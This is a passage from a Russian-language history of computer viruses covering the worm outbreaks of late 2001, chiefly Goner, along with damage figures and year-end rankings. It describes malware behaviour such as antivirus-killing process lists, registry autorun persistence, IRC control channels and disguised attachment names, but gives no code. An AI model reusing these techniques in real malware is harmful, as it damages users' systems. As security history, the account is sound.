рассылающийся вирус «BadTrans.B», в случае успешного инфицирования, рассылал собственные копии по всем почтовым адресам, хранившимся в списке контактов. Обычно в строке, указывавшей отправителя, значился почтовый адрес владельца заражённого компьютера, но в тех случаях, когда в силу каких-либо причин это невозможно, в строке обратного адреса указывался один из 15 адресов, прописанных в программном коде самого «BadTrans.B». Критерий, по которому отбирались автором эти реально существующие адреса, так и остался неясным, однако для их владельцев эпидемия стала настоящим сумасшествием. Каждый день 15 пользователей Интернет, в числе которых несколько американцев, швед, мексиканец и житель Таиланда, получали сотни писем от владельцев инфицированных компьютеров с уведомлением о том, что вирус был направлен именно с их почтового адреса. Естественно, никто из этих лиц не имел никакого отношения к «BadTrans.B», а некоторые из них вообще использовали компьютеры на платформе Macintosh, которые в принципе не подвержены инфицированию «BadTrans.B». Тем не менее, поток писем, зачастую содержащих оскорбительные высказывания, не иссякал многие дни. Программист Техасского университета с двадцатилетним стажем Джоанна Кастилло вынуждена была сменить свой почтовый ящик, которым она пользовалась в течение восьми лет, после того как в него пришло свыше 4000 писем, относящихся к новому вирусу. При этом г-жа Кастилло относилась к числу владельцев персонального компьютера от Apple. Несколько пострадавших от столь своеобразной категории «спама» заявили, что в случае, если создатель злополучного вируса будет обнаружен, они обратятся в суд за компенсацией причинённого им ущерба.

В конце ноября появились сообщения о том, что новый вирус заражает Microsoft SQL Server с неправильными настройками конфигурации. Эксперты по безопасности в Интернет предупреждали: «Новый инструмент электронных взломщиков под названием “Voyager Alpha Force” способен сканировать и внедряться в системы, работающие на основе приложений Microsoft». По словам главного технолога SecurityFocus.com Элиаса Леви,

вирусом уже были заражены более 300 компьютеров. И хотя это число было в разы меньше числа машин, заражённых «CodeRed» и «Nimda» в августе и сентябре этого года, г-н Леви полагал, что «…достаточно и трёхсот компьютеров, чтобы неприятность превратилась в большую проблему. До сих пор инфицированные компьютеры не были использованы для блокирования Web-серверов посредством проведения координированных DoS-атак, однако это может произойти в любой момент. Это оружие, ждущее своего стрелка», – заявил г-н Леви. В случае проведения скоординированной DoS-атаки, сеть из «зомбированных» компьютеров, управляемых командами злоумышленника, посылает на выбранный Web-сервер град запросов, что из-за возникающей в результате перегрузки делает его практически недоступным для других пользователей. Новый вирус заражал компьютеры, на которых эксплуатировался Microsoft's SQL Server, не сконфигурированный на замену «пустого» пароля, используемого по умолчанию. Инфицированный компьютер автоматически загружался на канал чата IRC, предоставляющий пользователям возможность обмена информацией по Интернет в режиме реального времени, и просто ждал соответствующей команды «хозяина». Леви рекомендовал всем системным администраторам, эксплуатирующим MS SQL Server, сменить «пустой» пароль и включить системы, блокирующие неавторизованный доступ.

3 декабря 2001 года вирусы добрались до игр игровой приставки «Sega Dream Cast». Японская версия ролевой игры «Atelier Marie», разработанная для этой приставки, была заражена вирусом «Kriz». Скорее всего, один из разработчиков игры работал на заражённой машине, в результате чего вирус проник во все копии игры. Сама приставка не подвержена заражению, однако если диск с игрой запускался на компьютере, чтобы попытаться установить идущий вместе с игрой хранитель экрана, то вместе с ним на машину проникал и «Kriz». Этот вирус активизировался в Рождество и был крайне деструктивен: стирал установки CMOS-памяти, делал попытку повредить BIOS и затирал информацию на «жёстких» дисках. Если учесть, что вирусу «Kriz» ис-

полнилось к тому моменту времени уже более года, то это обстоятельство говорило о плохо налаженной системе проверки качества продукции у издателей данной игры. В результате компания, распространяющая игру «Atelier Marie», была вынуждена рекомендовать каждому владельцу диска с японской версией этой ролевой игры «вернуть его либо уничтожить».

Написанный на языке программирования Visual Basic 6, представлявший собой приложение Windows (PE EXE-файл) и производивший атаку на канал IRC при помощи «троянской» программы вирус-червь «Goner»[173], начал распространяться по Интернет 4 декабря 2001 года[174] в виде файлов, прикреплённых к инфицированным электронным письмам, а также через систему обмена мгновенными сообщениями ICQ. Именно последняя возможность, по мнению экспертов, и обусловила «высокие темпы распространения вируса даже среди корпоративных пользователей, как правило, достаточно хорошо защищённых от почтовых червей».

[173] «Goner» (англ.) – «Мертвец».

[174] В январе 2002 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Goner
Другие названия	Goner.A, W32/Goner.A, W32/Goner-A, W32/Goner.A-mm, W32/Goner.A@mm, W32/Goner@MM, I-Worm.Goner, WORM_GONER.A, Gone, Pentagone, pentagon
Тип	вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Израиль
Длина	38912 байт[175]

При открытии вложенного файла с именем gone.scr вирус демонстрировал диалоговое окно с поздравительным текстом и анимационными вставками. После этого появлялось фальшивое сообщение об ошибке, а «червь» тем временем открывал адресную книгу MS Outlook и рассылал свои копии по всем имеющимся в ней адресам. Инфицированные электронные письма содержали: Заголовок: «Hi» («Привет»); Имя вложения: gone.scr; Текст: «How are you? When I saw this screen saver, I immediately thought about you. I am in a harry, I promise you will love it!» («Как дела? Когда я увидел этот хранитель экрана[176], я тут же подумал о тебе. Я тороплюсь, обещаю, тебе это понравится!»). «Goner» активизировался только в том случае, если пользователь сам запускал заражённый файл двойным щелчком на вложении. После

[175] В упакованном утилитой UPX виде. В разархивированном виде его размер 148 Кб.

[176] «Goner» рассылался под видом прикладной программы для защиты монитора. Фраза написана с ошибкой, однако именно такой перевод представляется правильным, поскольку если считать «harry» правильным написанием, а не искаженным «hurry», то становится бессмысленным даже само грамматическое построение фразы.

активизации «червь» инсталлировал себя в систему, рассылал инфицированные письма и выводил сообщения: «Pentagone», «coded by: suid», «tested by: ThE_SKuLL and satan», «greetings to: TraceWar,k9-unit, stef16,^Reno», «greetings also to nonick2 out», «there where ever you are».

При инсталляции «червь» копировал себя в системный каталог Windows под именем «gone.scr» и регистрировал этот файл в ключе автоматического запуска системного реестра:

C:\WINDOWS\SYSTEM\GONE.SCR = C:\WINDOWS\SYSTEM\GONE.SCR

HKLM\Software\Microsoft\Windows\CurrentVersion\Run

После этого он продолжал резидентно находиться в оперативной памяти компьютера и осуществлял операции по распространению своего программного кода. «Червь» сканировал процессы в оперативной памяти, разыскивая имена запущенных процессов из приведённого здесь списка: finet.exe, aplica32.exe, zonealarm.exe, esafe.exe, cfiadmin.exe, cfiaudit.exe, cfinet32.exe, pcfwallicon.exe, frw.exe, vshwin32.exe, vsecomr.exe, webscanx.exe, avconsol.exe, vsstat.exe, navapw32.exe, navw32.exe, _avp32.exe, _avpcc.exe, _avpm.exe, avp32.exe, avpcc.exe, avpm.exe, avp.exe, lockdown2000.exe, icload95.exe, icmon.exe, icsupp95.exe, icloadnt.exe, icsuppnt.exe, tds2-98.exe, tds2-nt.exe, safeweb.exe, C:\SAFEWEB\. Все эти процессы он закрывал при помощи функции «TerminateProcess». Затем он удалял все файлы в директории и поддиректориях найденного процесса. После удаления файлов «червь» просматривал оставшиеся файлы и запускал процедуру их удаления при перезагрузке компьютера, для чего записывал соответствующие команды в файл wininit.ini.

Как мы уже говорили, при рассылке электронных сообщений «Goner» использовал функции MS Outlook и рассылал свой программный код по всем адресам, обнаруженным в адресной книге. Однако рассылка вредоносного кода осуществлялась также и через ICQ. В случае с ICQ «Goner» использовал стандартный для этой программы механизм пересылки файлов: все собесед-

ники пользователя инфицированного компьютера, находящиеся в режиме «online», получали запрос на пересылку файла, и, если ответ на этот запрос был положительный, происходило инфицирование. С этой целью «червь» использовал функции библиотеки icqmapi.dll (причем копируя ее до вызова функций в системную директорию операционной системы Windows), периодически выполняя вызов функции пересылки файлов пользователю ICQ в режиме «online» – «SendFile» для всех пользователей из контактного листа клиента ICQ. При этом, отсылая себя, «червь» самостоятельно отвечал на все запросы программы, для чего реагировал на сообщения диалогов с заголовками: «Send Online File», «Send Online File Request». Чтобы скрыть своё присутствие, «Goner» постоянно сканировал имена вновь появившихся окон и закрывал служебные окна ICQ с заголовками:

User has declined your request
Can't Send File Request
Send Online File [User Is in N/A mode]
Send Online File [User Is Away]
Send Online File [User Is Occupied]
Send Online File [User Is in DND mode]
User has declined your request
Can't Send File Request
Send Online File Request [User Is in N/A mode]
Send Online File Request [User Is Away]
Send Online File Request [User Is Occupied]
Send Online File Request [User Is in DND mode]

В результате вместо маскировки он, наоборот, полностью обнаруживал своё присутствие в компьютерной системе.

Кроме этого, «червь» выискивал в директориях доступных «жёстких» дисков файл mirc.ini, и, если поиск заканчивался удачно, создавал в той же директории файл remote32.ini, процедуру вызова которого добавлял в mirc.ini. Этот «скрипт» подключал пользователя со случайным именем к каналу #pentagonex через сервер twisted.ma.us.dal.net.

Попав в компьютер, «Goner», конечно, начинал замедлять работу сети, но самой неприятной особенностью была его способность к противостоянию антивирусному программному обеспечению. Если антивирусная программа

первой не обнаруживала и не уничтожала «червя», то она сама становилась его жертвой, а «Goner» приходилось удалять практически вручную. И только после этого удавалось вновь установить антивирусную программу.

Итак, не успели улечься страсти по «Aliz», «Badtrans.B», «SirCam», «Nimda» и другим вредоносным знаменитостям, как вирусописатели произвели на свет ещё одного монстра – опасного Интернет-червя «Goner». Причём, в отличие от многих других, ставших впоследствии «звёздами первой величины» вредоносных компьютерных программ, этому «новорожденному» эксперты по проблемам безопасности стали прочить «мировую славу» сразу же. 4 декабря 2001 года несколько специализирующихся на разработке антивирусного программного обеспечения компаний впервые сообщили о появлении нового вируса «Goner», который изначально получил наибольшее распространение в Европе. Причём первые сообщения о заражении компьютерных систем поступили из Германии и Франции. А уже 5 декабря специалисты антивирусной компании McAfee сообщали: «…более 100000 компьютеров по всему миру уже успели подцепить эту “заразу”. Червь “Goner” начал свое шествие по миру из Франции и Германии, а спустя сутки атакует компьютеры всех стран».

И действительно, сообщения о том, что «Goner» с «невероятной скоростью поражает компьютерные системы по всему миру», шли со всех континентов нескончаемым потоком. Первые оценки ущерба от нового «червя», по некоторым данным, за двое суток превысили миллиард долларов. «Он распространился крайне широко, – заявила Эйприл Густри, ответственный за исследование вирусов менеджер McAfee.com, – пострадали как предприятия, так и частные лица. McAfee говорит об эпидемии, так как в самые короткие сроки была нарушена работа многих тысяч компьютеров. Скорость распространения нового “червя” позволяет предположить, что его убойная сила окажется сильнее печально известного вируса “I love you”, ущерб от которого превысил 8,7 млрд. долл.».

5 декабря 2001 года CNews был опубликован специальный материал, в котором содержалось следующее утверждение: «Червь рассылает себя по всем контактам, которые содержатся в адресной книге Microsoft/Outlook, а также с помощью ICQ. Кроме того, Goner.A@mm содержит код, который позволяет ему находить и уничтожать определенные файлы на “жёстком” диске заражённой машины (в том числе и антивирусные программы, к примеру, ZoneAlarm), и способен нарушить конфигурацию этого компьютера. Поэтому данный вирус, как заявляют специалисты, представляет собой повышенную опасность для пользователей: по их словам, это самая серьёзная эпидемия со времени прошлогоднего “нашествия” натворившего немало бед вируса “LoveLetter”. Первыми пострадали от нового вируса США и Франция. Далее, как ожидается, “мертвец” прогуляется по азиатским сетям и снова возвратится в Европу. Откуда пришла в Сеть новая напасть – пока неизвестно».

Представитель выпускающей антивирусные программы компании MessageLabs Алекс Шипп заявил, что его коллегам удалось зафиксировать 39000 копий разосланного по электронной почте злополучного хранителя экрана. По мнению г-на Шиппа, скорее всего, вирус «побуянит» в Сети лишь первые два дня, а потом медленно «угаснет».

Другая компания, занимающаяся защитой корпоративных сетей, Network Associates, сообщала о сотнях тысяч заражённых машин.

Представители компании Panda Software, производителя антивирусного программного обеспечения заявляли: «Изгнать “мертвеца” из заражённого компьютера можно с помощью разработанной нами программы под названием PQREMOVE, которая позволяет восстановить первоначальную конфигурацию машины. Последнее время богато на появление новых сетевых вирусов – лишь недавно была зафиксирована массовая эпидемия Интернет-червя “Badtrans.B”, скорость распространения которого по Сети уже за первые 24 часа в десятки раз превысила показатели печально известных вирусов “SirCam”, “Melissa” и “I love you”. Будет ли нашествие “мертвеца” столь же

стремительным или его удастся остановить, будет ясно уже в ближайшее время».

Согласно данным, опубликованным независимым исследовательским агентством Computer Economics, эпидемия Интернет-червя «Goner» причинила относительно низкий экономический ущерб. По оценкам экспертов Computer Economics порядка 800000 компьютеров по всему миру *получили* вирус, однако уровень *заражения* при этом чрезвычайно низок. Процесс удаления вируса хорошо автоматизирован благодаря вовремя выпущенным антивирусным обновлениям. На 6 декабря экономическое воздействие вируса «Goner» оценивалось в 5 млн. долл., большую часть из которых составляли затраты на удаление последствий вирусных атак компаниями, не имеющими автоматизированных средств удаления вирусов. Также имело место незначительное снижение производительности работы компаний, что оценивалось в 10% от общего экономического ущерба.

И всё-таки, как обычно, для многих людей атака «Goner» могла означать поломанную судьбу или загубленную карьеру. 11 декабря 2001 года сотрудник компании Cisco Systems Энди Ли принёс свои извинения внесённым в список рассылки North American Network Operators Group[177] подписчикам «за массовую рассылку инфицированных “Goner” писем тысячам системных администраторов». Действительно, отправленное сотрудником Cisco сообщение содержало присоединённый файл типа .scr, содержащий вирус «Goner». Системные администраторы, являющиеся подписчиками данной рассылки, выразили недоумение по поводу того, как мог сотрудник компании-лидера на рынке сетевого оборудования не позаботиться о своевременной защите от вирусов[178]. Один из них в письме, адресованном Cisco, написал: «Это чрезвычайно грустный день, когда служащий Cisco пытается зара-

[177] North American Network Operators Group (NANOG) – Североамериканская группа сетевых операторов.

[178] Здесь необходимо учесть, что «Goner» появился в сети 4 декабря, и с тех пор для всех существующих антивирусов были выпущены обновления.

зить подписчиков NANOG опасным вирусом». «Хотелось бы надеяться, что любой сотрудник любой компании (а тем более Cisco), заботится о защите от нового вируса в течение 24 часов после его появления, а не неделю спустя», – заявил другой участник рассылки. Сам же Энди Ли в интервью Newsbytes, прокомментировал ситуацию следующим образом: «Я не понимал, что система была инфицирована вирусом, пока не заметил в своем MS Outlook тысячи сообщений об инфицировании». Как ни странно, Ли утверждал, что для защиты он использовал McAfee VirusScan и своевременно обновлял базы данных.

6 декабря 2001 года стали поступать сообщения об обнаружении в России Интернет-червя «Updater»[179], который имел опасную деструктивную функцию: «червь» уничтожал на «жёстком» диске все файлы с расширениями *.exe, *.doc и *.vbs. «Updater» был написан на языке программирования Visual Basic и представлял собой упакованный утилитой сжатия UPX файл с расширением *.exe и размером около 12 килобайт. Этот «червь» получал доступ к адресной книге почтовой программы MS Outlook и распространялся по электронной почте, рассылая незаметно для владельца компьютера заражённые письма по всем найденным адресам. Некоторые части письма не имели постоянных внешних признаков, а строка «Тема» состояла из четырех частей и формировалась из заданного списка случайным образом. Вложенный файл-носитель «червя» мог иметь имена: Setup.EXE, install.exe, Readme.exe, Files.exe, Picture.exe, Quotation.Doc.exe, Letter.Doc.exe, Picture.jpg.exe. Благодаря оперативной реакции компаний-производителей антивирусных средств, «Updater» так и не смог получить широкого распространения и нанести существенный ущерб компьютерным системам пользователей.

7 декабря 2001 года операционная система Linux вновь стала предметом обсуждения с точки зрения проведения вирусных атак. В интервью на Web-сайте vnunet.com менеджер европейского отделения McAfee Джек

[179] «Updater» (англ.) – «Модернизатор».

Кларк заявил: «На самом деле, написать вирус под Linux просто, так как Linux является операционной системой с открытым кодом, и код доступен. Таким образом, мы скоро увидим большое количество вирусов под Linux, увеличивающееся с ростом популярности данной операционной системы». Г-н Кларк также добавил, что это просто смешно, что некоторые пользователи сомневаются в возможности инфицирования Linux. «Сейчас Linux не является основной целью авторов вирусов, так как ещё не сложилась подходящая рыночная ситуация, но некоторые компьютерные вирусы из числа появившихся уже доказали, что Linux на очереди», – пояснил он.

17 декабря антивирусная компания F-Secure сообщила о появлении нового «червя», получившего имя «Welyah» и использующего для своего распространения довольно необычный способ. Большинство почтовых вирусов полагается на многочисленные «уязвимости» в почтовых программах MS Outlook и MS Outlook Express, а после активизации использует MS Outlook для рассылки своих копий по всем занесённым в адресную книгу адресам. Вирус «Welyah» в гораздо меньшей степени полагался на MS Outlook, так что защититься от него оказалось куда сложнее. Кроме того, эта «самостоятельность» делала его опасным для более широкого круга пользователей. Вирус, написанный на Visual Basic, содержал в себе функцию SMTP сервера и мог рассылать электронные письма самостоятельно, не надеясь на то, что это сделает MS Outlook. Кроме того, «Welyah» искал почтовые адреса не только в адресной книге, а сканировал все файлы, где могло обнаружиться что-то для него интересное, в том числе базу писем. «Welyah» распространялся в виде приложенного к письму 110-килобайтного исполняемого файла с расширением *pif. Попав на компьютер потенциальной жертвы, он пытался активизироваться автоматически, используя широко известную «уязвимость» в MS Outlook. Если это не удавалось, вирусу оставалось надеяться на беспечность пользователя, который примет его за обыкновенный текстовый файл и запустит сам. И хотя деструктивных функций у «Welyah» не было, мало кто

сомневался, что у него неизбежно должны появиться последователи, и вряд ли стоило надеяться, что все они будут такими же «мирными».

Ближе к концу года, как обычно, возобновились атаки вредоносных компьютерных программ, эксплуатировавших «новогоднюю тематику».

18 декабря появился и стал стремительно распространяться в Европе деструктивный компьютерный вирус, который получил имя «Reeezak». Он проникал в систему в то время, пока пользователь рассматривал рождественские открытки и читал пришедшие ему по электронной почте новогодние поздравления. «Reeezak» фактически целиком удалял с инфицированной им компьютерной системы операционную систему Windows, причём, невзирая на то, какая её версия была установлена. При активации вложения «Reeezak» рассылал себя по адресам, указанным в адресной книге и удалял все файлы, находящиеся в папке Windows, блокируя при этом клавиатуру. Однако вирус наносил вред только тем компьютерам, на которых были установлены почтовые клиенты MS Outlook Express или MS Outlook.

20 декабря Агентство «Прайм-Тасс» сообщило об обнаружении компанией Computer Associates нового червя «Maldal», известного как «Christmas», который был написан на языке программирования Visual Basic и представлял собой файл с расширением *.exe размером около 37 килобайт и упакованный утилитой сжатия UPX. Он использовал самый распространённый канал проникновения – электронную почту и проникал в систему в виде файла Christmas.exe, прикреплённого к краткому письму с поздравлениями, точнее, с одной фразой «С новым годом». Если пользователь открывал вложенный файл, то вместо ожидаемых поздравлений его ожидал неприятный сюрприз: «Maldal» блокировал работу клавиатуры и пытался уничтожить файлы в системном каталоге Windows. Кроме того, он менял стартовую страницу Web-браузера Internet Explorer на http://geocities.com/jobreee/ZaCker.htm, при посещении которой на компьютер жертвы устанавливался скрипт-вирус «Kerza». При этом вирус сначала сканировал адресную книгу и рассылался по всем адресам, содержащимся в ней. Соответственно, пользователю реко-

мендовалось не открывать вложенные файлы, если кроме фразы «С Новым годом» в пришедшем письме ничего больше не содержится – от кого бы это письмо ни исходило. «Конец года всегда отличается появлением вредоносных программ, маскирующихся под новогодние и рождественские поздравления, и “Maldal” – классический пример использования вирусописателями новогодней тематики. Вполне вероятно, что в течение последующих 2–3 недель мы станем свидетелями появления других подобных червей», – сказал руководитель информационной службы «Лаборатории Касперского» Денис Зенкин.

24 декабря Техническая лаборатория компании Panda Software сообщила об обнаружении нового червя, зарегистрированного под названием «Shoho». Его способ распространения оригинальностью не отличался: он распространялся через электронную почту с использованием механизма IFRAME, позволявшего автоматически запускать вложенные файлы. «Shoho» проникал в систему через файлы-вложения в электронных сообщениях следующего характера: Тема: Welcome to Yahoo! Mail («Добро пожаловать в Yahoo! Почта»); Текст письма: Welcome to Yahoo! Mail («Добро пожаловать в Yahoo! Почта»); Вложение: readme.txt pif. Пробел между расширениями файла был предназначен для визуального обмана пользователя, то есть, чтобы он думал, что это обычный текстовый документ. Для рассылки сообщений «Shoho» обращался к SMTP серверу. В качестве мишени «червь» искал адреса электронной почты в системных файлах со следующими расширениями: *.eml, *.wab, *.dbx, *.mbx, *.xls, *.xlt и *.mdb. Все найденные электронные адреса он сохранял в файле emailinfo.txt. Червь копировал себя в директории C:\Windows и C:\Windows\System под именем winl0g0n.exe, причём вместо буквы «О» использовался «0» – ноль. Вдобавок «Shoho» создавал ещё один файл – email.txt. Этот файл формата MIME использовал IFRAME в качестве «уязвимости» в системе. Как только запускался инфицированный файл-вложение, «червь» копировал себя в директорию Windows под именем

winl0g0n.exe. Затем, чтобы загружаться каждый раз при запуске системы, он вносил изменения в системный реестр Windows:

KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Runwinl0g0n.exe

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runwinl0g0n.exe.

В связи с появлением «Shoho» эксперты по сетевой безопасности очередной раз призвали пользователей Интернет проявлять осторожность при получении электронной почты.

25 декабря был обнаружен новый Интернет-червь по имени «Zoher», который распространялся по электронной почте в виде вложенных файлов и использовал ту же «уязвимость» в защите MS Outlook, что и вирусы «Nimda», «Badtrans.B», «Aliz» и другие, позволявшую открывать вложенные файлы без ведома пользователя.

Инфицированные им письма имели следующий вид: заголовок – «Fw: Scherzo!»; имя вложенного файла – javascript.exe; тело письма – длинный текст на итальянском языке. Почтовое сообщение, заражённое «Zoher», представляло собой обычное «письмо счастья», написанное с определённой долей юмора: «С этим письмом вам придёт счастье! Не просто счастье, а счастье с большой буквы С! Даже больше – счастье с большими буквами С и Ь! Мы на мелочи времени не тратим! С сегодняшнего дня к вам придёт удача, но только в том случае, если вы отправите это письмо всем, кого вы знаете. Если вы сделаете это, то: а) ваша мужская сила до конца вашей жизни будет как у Кинг Конга; б) светофор перед вами всегда будет зелёным, или, хотя бы, жёлтым; в) вы поймаете всех Покемончиков; г) (для мужчин) когда отправитесь на рыбалку, то выловите не простую рыбку, а Сирену, по ошибке рождённую не с хвостом, а с красивыми женскими ножками; д) (для женщин) вы родитесь Сиреной с женскими ножками, а вас поймает мужчина вашей мечты. Если же вы не отправите это письмо всем вашим знакомым в течение 40 секунд, то вас ждут неприятности! Вы попадёте во множество трагикомиче-

ских ситуаций, ваша жизнь станет одним большим приколом, который только вам не будет казаться смешным. Ну ладно, тут я завернул – у вас есть 60 секунд. Правда-правда! Пудду Полипу, оптовый торгаш, отправил это письмо всем, кто был в его адресной книге, и через день выиграл в лотерею прихода церкви “Временная сила”. Цицилло Пиццапаста, космонавт, страдавший от расчётов, обнаружил, что его калькулятор сделан из чистейших бриллиантов. Джан Марко Угроззо, лодочник, которому не понравилось это письмо, повредил руки только что купленными перчатками. Эродэ Сканнабелве, мануальный терапевт из Триеста, никому не отправил это письмо, за что получил проклятие на трёх своих сыновей. Старший начал принимать наркотики, среднего забрали в армию, а младший стал инженером».

Впрочем, автор этого письма счастья, не надеясь на пользователей, сделал рассылку автоматической.

«Стоит учесть тот факт, что “Zoher”, кроме рассылки самого себя по всем адресам из адресной книги от имени владельца заражённого компьютера, больше ничего не делал. Особенность “Zoher” заключалась в том, что каждый раз при рассылке своих копий по электронной почте “червь” запрашивал текст заражённых писем, имя и содержание вложенного файла на удалённом Web-сайте, расположенном в Италии. Таким образом, автор “Zoher” мог изменять внешний вид писем и рассылать другие вредоносные программы», – резюмировал информационный портал «Компьюлента».

При подведении итогов 2001 года для его краткой характеристики, к сожалению, больше всего подходит заголовок одного из опубликованных в то время сообщений: «Год вирусного беспредела». Показателен также и, например, такой тон подачи информации: «Корпорация Symantec три дня назад присвоила новоявленному сетевому червю “BadTrans” четвёртую категорию опасности (высшей считается пятая). В среду положение резко ухудшилось – доля инфицированных электронных писем уже превысила 1%. Обращения пользователей в службы технической поддержки напоминают сводки с театра военных действий, а сетевые администраторы срочно блокируют

приём почты с любыми подозрительными вложениями. Снова множество людей не смогут работать, а убытки компаний придётся считать миллионами. Что же всё-таки происходит и можно ли уберечься от вирусной напасти? Быть может, правы те, кто предсказывает неизбежную кончину Всемирной паутины к 2004 году из-за компьютерных вирусов? Анализ ситуации приводит к печальному выводу: к сожалению, мы пока действительно не готовы противостоять проявлениям враждебности в Интернет. Общее телекоммуникационное пространство оказалось идеальной средой обитания вредоносных программных кодов. Юноши, которые прежде портили бы лифты в своем подъезде, сегодня, немного подучившись, но не поумнев, способны напакостить куда более серьёзно. Производители программного обеспечения виноваты в этом не более чем изготовители лифтов. Программы для ПК становятся всё мощнее и одновременно проще в употреблении, что даётся ценой их усложнения. Каждое офисное приложение сегодня представляет собой систему, способную интерпретировать и выполнять программные коды. Даже безобидный MS Word под влиянием нескольких сотен строк кода на Бэйсике может натворить бед. Глупо возлагать ответственность за это на Microsoft, чьи продукты просто распространеннее других. Недавнее появление ряда вирусов специально для Linux и Star Office – лишнее тому подтверждение. Всякий вирус, даже если он не причиняет вреда вашей информации, всё равно опасен: его массовое размножение перегружает каналы передачи данных и диски почтовых серверов, намертво блокируя для групп пользователей возможность работы в Интернет».

И действительно, ушло время, когда изготовители вирусов довольствовались эффектом переворачивания символов на экране монитора. К 2001 году Интернет уже превратился «в полноценную профессиональную среду», и вирусописатели чаще, чем ранее, пытались извлечь материальные выгоды из своего противозаконного занятия. Именно поэтому так «популярны» стали в среде вирусописателей «троянские» программы, которые пишутся специально для перехвата данных на чужом компьютере, получения контроля над

компьютерной системой и кражи из компьютерных систем пользователей важной личной или конфиденциальной, а иногда и секретной информации: документов с государственными или коммерческими секретами, личных паролей доступа к Интернет и номеров кредитных карт, кодов доступа к банковским счетам и коммерческим документам.

Согласно исследованию Computer Economics постоянные вирусные атаки в 2000 году нанесли ущерб более 13 млрд. долл. В связи с этим представители McAfee утверждали, что эффективность вирусов связана с тем, что они использовали комбинацию стандартных вирусных приёмов с новыми технологиями электронного взлома. Эта новая волна атак была названа «гибридной угрозой», и в течение всего 2001 года пользователи наблюдали пагубное влияние «гибридных» угроз на примере вирусов «CodeRed», «Goner», «Qaz». Все эти вирусы не только распространялись по компьютерным системам, но и оставляли после себя «лазейки и чёрные ходы» для дальнейшего использования инфицированных компьютеров в атаках типа «отказ в обслуживании».

Итак, компьютеры научились мгновенно обмениваться огромными объёмами данных, а вредоносные компьютерные программы стали головной болью не только для компьютерного сообщества, но и всего человечества. По данным ФБР США, в течение 2000–2001 годов до 80% опрошенных компаний понесли финансовые убытки, связанные с низким уровнем информационной безопасности. Основной причиной потерь около 75% компаний от числа понёсших убытки назвали компьютерные вирусы. Ниже приведена таблица мирового ущерба от вирусов в разные годы.

Год	**Ущерб, нанесённый мировой экономике, млрд. долл.**
2001	около 15,0
2000	17,1
1999	12,1

Год	Ущерб, нанесённый мировой экономике, млрд. долл.
1998	6,1
1997	3,3
1996	1,8
1995	0,5

Вместе с тем следует отметить, что, по данным компании разработчика антивирусного программного обеспечения Panda Software по состоянию на 25 декабря 2001 года, ущерб от вирусов в 2001 году составил 10,7 млрд. долл. Причём, по ее же данным, более 40% всех вирусных заражений в 2001 году приходилось на долю «SirCam» и «Magistr». На основе информации о случаях обнаружения вирусов, поступившей в службу технической поддержки Panda Software из 45 стран мира, а также по данным бесплатного онлайнового антивируса Panda ActiveScan, был составлен топ-лист самых распространённых вирусов 2001 года. Десятку возглавил «Sircam» на долю которого пришлось более 24% всех зарегистрированных случаев вирусных заражений; «Magistr» также занял высокую позицию – о нём сообщалось в 18% случаев; третьим по числу заражений шёл «MTX» – этот вирус, «червь» и «троянская» программа в одном лице, заразил более 12% пользователей. Следующим в списке был представлен «Hybris», который присутствовал во всех ежемесячных обзорах Panda Software самых популярных разносчиков заразы начиная с конца 2000 года, когда он был впервые обнаружен. В 2001 году по классификации Panda Software на его счету было около 10% всех случаев заражений. Пятым стал вирус «Haptime», а вредоносные коды «Magistr.B» и «Navidad.B» заняли почётные шестое и седьмое места в списке наравне с взрывоопасным «BadTrans.B», который, несмотря на своё сравнительно позднее появление, успел отметиться более чем в 5% зарегистрированных случаев. Вирус «Nimda» также получил высокий рейтинг, хоть и появился лишь во второй поло-

вине 2001 года, а его разновидность «Nimda.d» вошла в десятку с рейтингом заражений, превышающим 3%.

В целом же аналитиками Panda Software в 2001 году были отмечены две основные тенденции. Первая заключается в том, что вирусы, подобные «BadTrans», поначалу вызывают взрывоподобные эпидемии, а затем исчезают из поля зрения. А вторая касается активности таких вирусов, как «Hybris» или «MTX» – она остаётся на постоянном уровне на протяжении длительного периода времени. Устойчивость вируса определяется применяемым им способом заражения. Вирусы, использующие методы социальной инженерии, склоняют пользователя к запуску файла-вложения, содержащего вредоносный программный код, и постоянно присутствуют в списках самых распространённых вирусов. Вирусы, подобные «Nimda» и использующие «уязвимости» программ, как правило, со временем исчезают, так как пользователи ставят соответствующие заплатки.

Интересно, что на основании анализа развития ситуации в 2001 году, специалисты компании «Panda Software» учредили и присвоили компьютерным вирусам следующие номинации.

Самый популярный: здесь с большим отрывом от «преследователей» лидирует компьютерный вирус-червь под названием «SirCam», использующий методы социальной инженерии для проникновения в компьютеры неосторожных пользователей.

Самый разрушительный: в этой номинации победа была присвоена вирусу «Magistr» вследствие его способности причинять большой вред инфицированным компьютерным системам путём внесения изменений в CMOS-память BIOS.

Самый совершенный: экспертами Panda Software было отмечено высокое техническое исполнение сразу двух компьютерных вирусов. Первый – «Nimda», использующий «брешь» в MS Internet Explorer и автоматически запускающийся при открытии окна быстрого просмотра сообщения; второй –

передающийся «сетевым путём» и блокирующий оперативную память компьютера «CodeRed».

Самый провокационный: в качестве непреодолимой сексуальной «приманки» для многих пользователей выступил вирус «Anna Kournikova», который и получил лавры победителя. Поверившие тому, что к письму прилагается эротическая фотография известной теннисистки, обнаруживали там довольно безобидного, но быстро плодящегося и мгновенно распространявшегося по компьютерным сетям почтового червя.

Самый стойкий: непревзойдённым претендентом на присуждение этой номинации стал вирус-червь «Hybris». Напомним, что электронное письмо имело вариации на различных языках и обладало способностью скрытного для пользователя проникновения в его компьютерную систему.

